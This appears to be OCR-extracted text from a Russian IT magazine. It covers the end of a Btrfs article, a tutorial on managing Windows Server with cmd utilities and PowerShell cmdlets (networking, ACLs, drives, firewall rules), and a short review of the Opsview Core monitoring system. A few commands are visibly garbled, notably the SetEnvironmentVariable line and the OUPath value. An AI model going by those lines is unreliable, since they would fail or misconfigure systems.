# btrfs balance start -dconvert=raid10 ↵
  -mconvert=raid10 /
```

Первая команда добавляет устройства к файловой системе, вторая же как раз и перебалансирует все данные и метаданные для преобразования этого набора томов в массив RAID 10.

Снапшоты Btrfs

Естественно, Btrfs поддерживает снапшоты — причем помимо обычных снапшотов доступны снапшоты с возможностью записи (более того, они и создаются по умолчанию). Для создания снапшотов используется следующая команда:

```
# btrfs subvol snap -r / /.snapshots/↵
  2013-12-16-17-41
```

Подробнее о создании снапшотов, как ручном, так и автоматическом, можно прочитать в статье «Подушка безопасности», опубликованной в апрельском номере][за 2013 год. Здесь же я расскажу, как при наличии снапшота отследить, какие файлы изменились с момента его создания. Для этого в Btrfs есть так называемое поколение файлов. Возможность эта используется для внутренних целей, но есть команда, позволяющая смотреть список последних изменений, — ею и воспользуемся. Сначала узнаем текущее поколение файлов:

```
# btrfs subvol find-new / 99999999
```

Если такого поколения нет (в чем можно практически не сомневаться), выведется последнее. Теперь эту же самую команду выполним над снапшотом:

```
# btrfs subvol find-new /.snapshots/↵
  2013-12-17-14-28 99999999
```


Если поколения будут отличаться, а они будут, то смотрим, какие же файлы изменялись со времени создания снапшота. В моем случае команда была следующей:

```
# btrfs subvol find-new / 96 | awk '{ print $17 }' ↵
  | sort | uniq
```

ЗАКЛЮЧЕНИЕ

Может быть, я покажусь субъективным, но ZFS, если ее сравнивать с Btrfs, выигрывает. Во-первых, некоторые возможности Btrfs до сих пор находятся в зачаточном состоянии, несмотря на то, что ей уже более пяти лет. Во-вторых, ZFS, при прочих равных условиях, более обкатана. И в-третьих, как просто инструментов для работы с ZFS, так и ее возможностей больше.

С другой стороны, как бы ни была хороша ZFS, по лицензионным соображениям она вряд ли когда-нибудь будет включена в mainline kernel. Так что, если не появится какой-нибудь еще конкурент, придется пользоваться Btrfs.]I[



УПРАВЛЯЕМ СЕРВЕРОМ WINDOWS ИЗ КОМАНДНОЙ СТРОКИ

Windows всегда ассоциировалась с графическим интерфейсом, и долгое время Win-админы считали благом отсутствие необходимости запоминать консольные команды. Но с увеличением возможностей использование GUI уже не казалось таким простым. Настройки приходится искать среди многочисленных вложенных диалоговых окон. Попытки все оптимизировать, менять местами и добавлять новые визарды только усиливали путаницу. Появился Server Core, вместо одного сервера приходится управлять уже десятками, нередко выполняя однотипные операции. В итоге админы вернулись к консоли.

БАЗОВЫЕ ОПЕРАЦИИ

На самом деле развитие консольных утилит все это время тоже не стояло на месте. Список команд не сильно изменился: net, netdom, whoami, скрипт активации slmgr.vbs, программа управления службами sc, сетевые утилиты для настройки и диагностики ipconfig, netsh, netstat/nbtstat, arp/getmac, ping, tracert, nslookup и многие другие. После анонса PowerShell появилась официальная информация, что привычные утилиты развиваться больше не будут, на смену им придут командлеты.

Такая судьба постигла консольный вариант диспетчера сервера ServerManagerCmd.exe и утилиту установки компонентов OCSetup.exe, которые, появившись в Win2008, пропали уже в Win2012. Теперь для установки компонентов из консоли используются командлеты Install-WindowsFeature и Add-WindowsFeature. Консольные утилиты по-прежнему привычнее, чем командлеты, но результат, полученный при помощи PowerShell, позволяет выбирать больше параметров, фильтровать их, обрабатывать в скриптах. А главное — теперь нужные данные можно получить не только с локальной, но и с удаленной системы, и в удобном виде. Все это говорит о том, что нужно уже быть готовым к переменам.

В последних редакциях ОС ярлык для запуска cmd.exe спрятали подальше в меню. Правда, и особой необходимости в его использовании нет, так как все традиционные консольные

команды можно вводить непосредственно в консоли PowerShell (хотя есть и нюансы), обладающей несомненным преимуществом — автодополнением (по Tab). Постепенно на замену старым добрым утилитам появляются соответствующие командлеты, которые выдают аналогичный результат. Попробуем разобраться со всеми операциями по порядку, рассмотрим типичные задачи с использованием консольных команд и PowerShell.

Сразу после установки операционная система получает имя, сгенерированное случайным образом. Чтобы переименовать систему и подключить ее к домену, используется утилита netdom:

```
> netdom renamecomputer Win01 /newname:SRV01
> netdom join SRV01 /Domain:example.org ↵
  /OU:ou=ouname,dc=example,dc=org ↵
  /UserD:DomainAdmin /PasswordD:password
```



Эти операции при помощи PowerShell выглядят даже понятней.

```
PS> Rename-Computer -NewName SRV01
PS> Add-Computer -domainname example.org -OUPath ↵
    "OU=ouname=example,DC=org"
```

После установки системы или компонента, возможно, потребуется настройка режима запуска сервиса. В консоли для этого есть две команды:

```
> Sc config winrm start= auto
> Net start winrm
```

Командлетов же для управления запуском сервисов несколько: Get-Service, Start-Service, Set-Service, Stop-Service, Resume-Service. Их назначение понятно из названия.

```
PS> Set-Service -name winrm -status Running ↵
    -StartupType Automatic
```


А вот с монтированием сетевых дисков не все так просто. Традиционно эта операция выполняется при помощи net use:

```
> net use E: \\SRV01\users /Persistent:Yes
```

Его аналогом считается командлет New-PSDrive (от PowerShell Drive), но здесь есть проблема, которая многим неочевидна и порождает кучу вопросов.

```
PS> New-PSDrive -Name E -PSProvider ↵
    FileSystem -Root \\SRV01\users
```


При помощи New-PSDrive создается так называемый диск PowerShell, который доступен только в текущем сеансе консоли и только в PowerShell. То есть при помощи проводника, WMI, средствами .NET Framework, net use подключиться к такому диску нельзя. Это неочевидно, но в документации явно прописано. Просто ее мало кто читает.



Смотрим сетевые настройки

SCONFIG.CMD

Запоминать команды админы Win не очень любят, в системе можно найти удобную оболочку для большинства консольных команд Sconfig.cmd. Изначально она разрабатывалась для Server Core, но в Win2012R2 доступна и в режиме полной установки сервера. Sconfig не требует знания всех ключей и позволяет, перемещаясь по 15 пунктам, быстро произвести основные установки или выполнить некоторые команды: добавить сервер в домен или рабочую группу, сменить имя компьютера, добавить локального администратора, настроить удаленное управление через WinRM и удаленный рабочий стол, настроить сеть, Windows Update, время и дату, перезагрузить и выключить компьютер. Нужно помнить, что скрипт использует стандартные консольные утилиты и если они пропадут в следующем релизе, то, скорее всего, не будет и Sconfig.



Проверяем состояние сетевых интерфейсов при помощи PowerShell

Чтобы постоянно использовать диск, необходимо экспортировать сеанс, в котором добавлен диск, или сохранить команду New-PSDrive в профиле PowerShell, или изначально использовать командлет New-Object:

```
PS> $net = New-Object -ComObject WScript.Network
PS> $net.MapNetworkDrive("E:", "\\SRV01\users")
```

И только в PowerShell 4.0 появился параметр –Persist, позволяющий монтировать PS-диски постоянно.

```
PS> New-PSDrive -Name E -PSProvider ↵
    FileSystem -Root \\SRV01\users -Persist
```

Для работы с дисками и разделами консоль Windows предлагает две утилиты: diskpart и fsutil. Они не очень удобны и информативны, а поэтому малопопулярны и их часто заменяют альтернативными разработками. Получим статистику по разделу.

```
> fsutil fsinfo statistics C:
```

Команда Get-Command *disk* выдаст несколько командлетов, но в нашем примере они не очень помогают, и, чтобы получить информацию о свободном месте, по-прежнему приходится обращаться к WMI:



WWW

Настройки WFAS: goo.gl/6KQiJe

Список Network Security командлетов: goo.gl/Aj9Mg4




Таблица маршрутизации, полученная при помощи route и Get-NetRoute

```
PS> Get-WmiObject Win32_LogicalDisk ↵
    -ComputerName SRV01 -Filter "DeviceID='C:'" ↵
    | Select-Object Size,FreeSpace
```

Доступ к файлам в Win традиционно регулируется двумя утилитами — takeown и icacls (есть еще и cacls, но она признана устаревшей), вполне справляющимися со своими обязанностями. Например, чтобы сделать текущую учетную запись (должна входить в группу админов) владельцем каталога, достаточно ввести:

```
> takeown /f c:\temp
```

Утилита icacls позволяет управлять списками контроля доступа. Для примера, сохраним ACL в файл и восстановим его:

```
> icacls c:\temp\* /save acl.txt /T
> icacls c:\temp\ /restore acl.txt
```

Та же операция при помощи PowerShell выглядит проще:

```
PS> Get-Acl c:\temp | Set-Acl -Path c:\temp
```

НАСТРОЙКИ СЕТИ

Комплект консольных сетевых утилит достаточно хорошо известен администраторам, ведь их приходится использовать довольно часто, как при установке, так и для диагностики. Настраивают сетевой интерфейс при помощи netsh interface. Для примера просмотрим список и для одного из доступных установим IP и DNS-сервер:

```
> netsh interface ipv4 show interfaces
> netsh interface ipv4 set address name="1" ↵
  source=static address=192.168.1.10 ↵
  mask=255.255.255.0 gateway=192.168.1.1.
> netsh interface ipv4 add dnsserver name="Local" ↵
  address=8.8.8.8 index=1
```

Для установки и изменения параметров сетевого интерфейса при помощи PowerShell 3.0 и выше используются командлеты New-NetIPAddress и Set-NetIPAddress.

```
PS> Get-NetIPInterface
PS> Set-NetIPAddress –InterfaceAlias ↵
    Ethernet –IPv4Address 192.168.1.10 ↵
    –PrefixLength 24 –DefaultGateway 192.168.1.1
PS> Set-DNSClientServerAddress –InterfaceAlias ↵
    Ethernet -ServerAddresses "192.168.1.10",↵
    "8.8.8.8"
```

Причем New-NetIPAddress позволяет задавать несколько IP для одного интерфейса. Вместо InterfaceAlias можно использовать индекс InterfaceIndex, который легко узнать в выводе Get-NetIPInterface.

На смену команде route пришел набор командлетов, очень простых и понятных в использовании.

УПРАВЛЕНИЕ BYOD ПРИ ПОМОЩИ POWERSHELL

Одна из самых больших проблем, с которыми сталкиваешься при работе с моделью BYOD, — отсутствие управления устройствами пользователей. В Win2012R2 этим заправляет Device Registration Service (DRS), при регистрации на устройство устанавливается сертификат, а в AD создается новый объект устройства.

Этот объект устанавливает связь между пользователем и устройством, создавая нечто вроде двухфакторной аутентификации. Пользователи получают доступ к корпоративным ресурсам, которые были им недоступны, когда они работали за пределами доменной сети. Для работы потребуется роль Active Directory Federation Services (AD FS) и собственно служба DRS (устанавливается при помощи командлета Install-AdfsFarm).

Теперь инициализируем службу и приступаем к регистрации устройств пользователей.

```
PS> Initialize-ADDeviceRegistration -ServiceAccountName ↵
    example\adfsfarm
PS> Enable-AdfsDeviceRegistration
```

В консоли AD FS Management переходим к Authentication Policies, выбираем Edit Global Primary Authentication и активируем Enable Device Authentication. Теперь, используя командлет Get-AdfsDeviceRegistration, можем просматривать и подтверждать устройства (подробнее: goo.gl/PpEdk8).

```
PS> Get-NetRoute
PS> New-NetRoute -DestinationPrefix ↵
    "0.0.0.0/0" -NextHop "10.10.10.1" ↵
    -InterfaceAlias Ethernet
```

Аналогом ping служат два командлета Test-Connection и Test-NetConnection (сокращенно tnc). Первый очень простой и напоминает обычный ping, второй позволяет проверить доступность определенного порта или системы с разных ПК. Например, посмотрим, на каких ПК в группе включен RDP, и проверим подключение к example.org с двух систем:

```
PS> Test-NetConnection -ComputerName example.org ↵
    -source localhost, SRV02
PS> (Get-ADComputer -LDAPFilter "(name=office*)").↵
    DNSHostName | Test-NetConnection -Port 3389
```

Но иногда вместо одной команды придется запомнить несколько командлетов. Так, состояние сетевых интерфейсов традиционно можно узнать при помощи ipconfig. До Win2012/8, чтобы сделать то же самое при помощи PowerShell, приходилось обращаться непосредственно к WMI. Например, нам нужны MAC- и IP-адреса:


```
PS> Get-WmiObject -Class Win32_NetworkAdapter↵
    Configuration -Filter IPEnabled=TRUE | Select ↵
    MACAddress,IPAddress
```

```
Администратор: Windows PowerShell
PS C:\Users\Администратор> Get-Command *firewall*

CommandType     Name                                   ModuleName
-----------     ----                                   ----------
Function        Copy-NetFirewallRule                   NetSecurity
Function        Disable-NetFirewallRule                NetSecurity
Function        Enable-NetFirewallRule                 NetSecurity
Function        Get-NetFirewallAddressFilter           NetSecurity
Function        Get-NetFirewallApplicationFilter       NetSecurity
Function        Get-NetFirewallInterfaceFilter         NetSecurity
Function        Get-NetFirewallInterfaceTypeFilter     NetSecurity
Function        Get-NetFirewallPortFilter              NetSecurity
Function        Get-NetFirewallProfile                 NetSecurity
Function        Get-NetFirewallRule                    NetSecurity
Function        Get-NetFirewallSecurityFilter          NetSecurity
Function        Get-NetFirewallServiceFilter           NetSecurity
Function        Get-NetFirewallSetting                 NetSecurity
Function        New-NetFirewallRule                    NetSecurity
Function        Remove-NetFirewallRule                 NetSecurity
Function        Rename-NetFirewallRule                 NetSecurity
Function        Set-NetFirewallAddressFilter           NetSecurity
Function        Set-NetFirewallApplicationFilter       NetSecurity
Function        Set-NetFirewallInterfaceFilter         NetSecurity
Function        Set-NetFirewallInterfaceTypeFilter     NetSecurity
Function        Set-NetFirewallPortFilter              NetSecurity
Function        Set-NetFirewallProfile                 NetSecurity
Function        Set-NetFirewallRule                    NetSecurity
Function        Set-NetFirewallSecurityFilter          NetSecurity
Function        Set-NetFirewallServiceFilter           NetSecurity
Function        Set-NetFirewallSetting                 NetSecurity
Function        Show-NetFirewallRule                   NetSecurity
Application     Firewall.cpl

PS C:\Users\Администратор>
```

← Настройкой Windows Firewall можно управлять при помощи почти 30 командлетов



→ Смотрим профили Windows Firewall

ПЕРЕМЕННАЯ PATH

В качестве команд Win может принимать любой файл с расширением exe, bat, cmd, com, js, msc и vbs, который расположен в текущем каталоге или прописан в переменной PATH. Просмотреть значение PATH очень просто. Для этого вводим «echo %PATH%» или используем команду set (set > filename.txt). В консоли PowerShell — «echo $Env:PATH» или «Get-ChildItem Env:». Чтобы изменить, просто дописываем нужный каталог:

```
> set PATH=%PATH%;C:\example
```

или используем GUI (My Computer → Свойства системы → Дополнительно → Переменные среды → Path).

Средствами PowerShell изменить значение можно, установив SetEnvironmentVariable:

```
PS> environment (::SetEnvironmentVariable ↵
   ('path',"$env:Path;C:\example",↵
    'Machine')
```



INFO


Список параметров командлета можно узнать при помощи Show-Command, например Show-Command Get-NetFirewallRule.

И только в PowerShell 3.0 появился простой аналог ipconfig, точнее, несколько. Например, командлет Get-NetIPAddress выдает подробную информацию об интерфейсах, а Get-NetIPConfiguration (алиас gip) позволяет получить информацию о сетевых настройках: IP интерфейса, шлюза и DNS. Добавив дополнительные параметры, например –Detailed, получим больше данных. Профильтровав их вывод, мы можем заменить «ARP –a» выводящую таблицу MAC-адресов и GETMAC — отображающую MAC-адреса сетевых адаптеров локального или удаленного компьютера.

Есть уже и готовые скрипты. Например, Ping_Multiple_Server_With_Traceroute.ps1 (goo.gl/0iLeyg) позволяет проверить подключение к нескольким серверам и запустить аналог tracert к неответившим системам.

УПРАВЛЕНИЕ WFAS

Настройка брандмауэра Windows в режиме повышенной безопасности WFAS (Windows Firewall with Advanced Security) традиционно производится при помощи netsh advfirewall, появившейся в ОС начиная с Win2k8/Vista и практически не изменившейся с тех пор. Контекст advfirewall позволяет использовать семь команд (export, import, dump, reset, set, show и help) и четыре субконтекста (consec, firewall, mainmode и monitor). Просмотреть подробности можно, использовав ключ 'help' или '/?', да и в Сети доступно достаточное количество примеров. Например, команда set позволяет сконфигурировать профили, show — просмотреть состояние.



Sconfig.cmd упрощает работу ленивым админам

Смотрим настройки по умолчанию, активируем профили и для Domain действием по умолчанию установим блокировку.

```
> netsh advfirewall show allprofiles
> netsh advfirewall set allprofiles state on
> netsh advfirewall set    domainprofile ↵
  firewallpolicy blockinbound
```

Официальная информация (goo.gl/6KQiJe) гласит, что в следующих релизах netsh может пропасть, а использовать нужно командлеты PowerShell, позволяющие к тому же контролировать еще больше функций. Командлеты NetSecurity доступны только в PS 3.0, для их использования в Win2012/8 их необходимо импортировать Import-Module NetSecurity. При помощи Get-Command *firewall* получим список из 27 командлетов (полный список командлетов модуля — goo.gl/Aj9Mg4). Ситуацию упрощает то, что названия командлетов пересекаются с командами netsh. Теперь тот же пример, но средствами PS:

```
PS> Get-NetFirewallProfile
PS> Set-NetFirewallProfile -All -Enabled True
PS> Set-NetFirewallProfile –Name Domain ↵
    –DefaultInboundAction Block
```

Командлеты выглядят даже проще. Вместо параметра All можно указать на конкретный профиль: –Profile Domain,Public,Private.

Доступны и прочие функции. Например, можем исключить Ethernet-интерфейс из профиля Public.

```
PS> Set-NetFirewallProfile -name Public ↵
    -DisabledInterfaceAliases Ethernet
```

Чтобы вернуть настройки в исходное состояние, достаточно вместо Ethernet установить NotConfigured. Дополнительные параметры командлета Set-NetFirewallProfile позволяют настроить журналирование, добавить IP, порт, протокол и многое другое.

Все манипуляции с правилами производятся при помощи семи командлетов: New|Set|Copy|Enable|Disable|Remove|Rename-NetFirewallRule. Чтобы просмотреть установленные правила, используем командлет Get-NetFirewallRule, при помощи фильтров мы можем легко отобрать нужные. Например, блокирующие и все, что касается IE:

```
PS> Get-NetFirewallRule -Enabled true -Action block
PS> Get-NetFirewallRule -DisplayName "*IE*"
```

Создадим правило, блокирующее исходящие соединения для IE в двух профилях.

```
PS> New-NetFirewallRule -Program "C:\Program ↵
    Files\Internet Explorer\iexplore.exe" -Action ↵
    Block -Profile Domain, Private -DisplayName ↵
    "Block IE" -Description "Block IE" -Direction ↵
    Outbound
```

Теперь к правилу можем добавить протокол, порт и IP удаленной и локальной системы.

```
PS> Set-NetFirewallRule -DisplayName "Block IE" ↵
    -Protocol TCP -RemotePort 80 -RemoteAddress ↵
    "10.10.10.1-10.10.10.10" -LocalAddress ↵
    "192.168.1.10"
```

При создании или изменении мы можем группировать правила, используя параметр –Group, и впоследствии управлять не одним правилом, а всеми входящими в группу, при помощи -DisplayGroup. Чтобы отключить правило, воспользуемся

```
PS> Disable-NetFirewallRule -DisplayName "Block IE"
```

ЗАКЛЮЧЕНИЕ

В будущем админу все больше придется выполнять настройки не при помощи GUI, а используя средства командной строки. Это быстрее, позволяет автоматизировать практически все задачи и легко управляться с большим количеством серверов.



Волшебные шарики



Opsview Core

Без постоянного мониторинга систем и сервисов будет очень сложно предупредить проблемы и быстро среагировать во внештатной ситуации. Собранная информация позволяет своевременно увидеть узкие места. Одна из популярных опенсорсных систем мониторинга — Nagios, возможности которого позволяют использовать его и в крупных сетях. Но в базовой поставке он обычно неинтересен, поэтому администраторы его часто обвешивают плагинами, а для доступа к собранной информации используют веб-интерфейс. В итоге собрать систему новичку становится не по силам. Но это легко решаемо.

Opsview (opsview.com/solutions/core) построен на базе Nagios и представляет собой уже готовую к работе систему мониторинга с простым, информативным, логично организованным веб-интерфейсом. Полностью совместим с Nagios и поддерживает все его функции. Реализована поддержка SNMPv3 с MRTG, быстрый импорт ресурсов, мониторинг систем виртуализации (VMware, KVM, Xen, Hyper-V и Amazon EC2) и многое другое. Шаблоны хостов (Host Templates) позволяют определить список проверок (Service Checks) для определенного типа узлов. Интерфейс показывает статус хостов, сервисов и сети, выводит события, реализованы предупреждения, которые могут отсылаться на email, RSS или мобильное устройство. Все это позволяет иметь полную картину происходящего в сети, доступность приложений и производительность. В поставку входят два модуля: MRTG (вывод графиков) и Nagvis (показывает карту сети). Расширить функционал можно при помощи модулей и плагинов из Nagios Exchange. Документация позволяет написать плагин с нужными функциями самостоятельно.

Документация проекта на английском и вполне способна ответить на любые возникшие вопросы. Opsview предлагается в нескольких версиях. Вариант Core бесплатен, хотя и несколько ограничен в функционале, но его вполне достаточно для большинства ситуаций.

Для быстрого развертывания реализован OVF-образ для VMware, который можно скачать после регистрации. В требованиях указано: 3,5 Гб RAM и HDD 80 Гб. После запуска VM будет выведен адрес для входа (логин admin, пароль initial).

Альтернативой Opsview можно считать Cacti (cacti.net), реализованный на JumpBox (jumpbox.com/app/cacti). Сам Cacti использует для сбора данных SNMP, строя весьма наглядные графики, для установки требует LAMP-сервер и несколько, в общем-то, незамысловатых операций. Тестовый период на JumpBox составляет 15 дней, стоимость 60 или 150 долларов в месяц, в зависимости от выбранной лицензии.



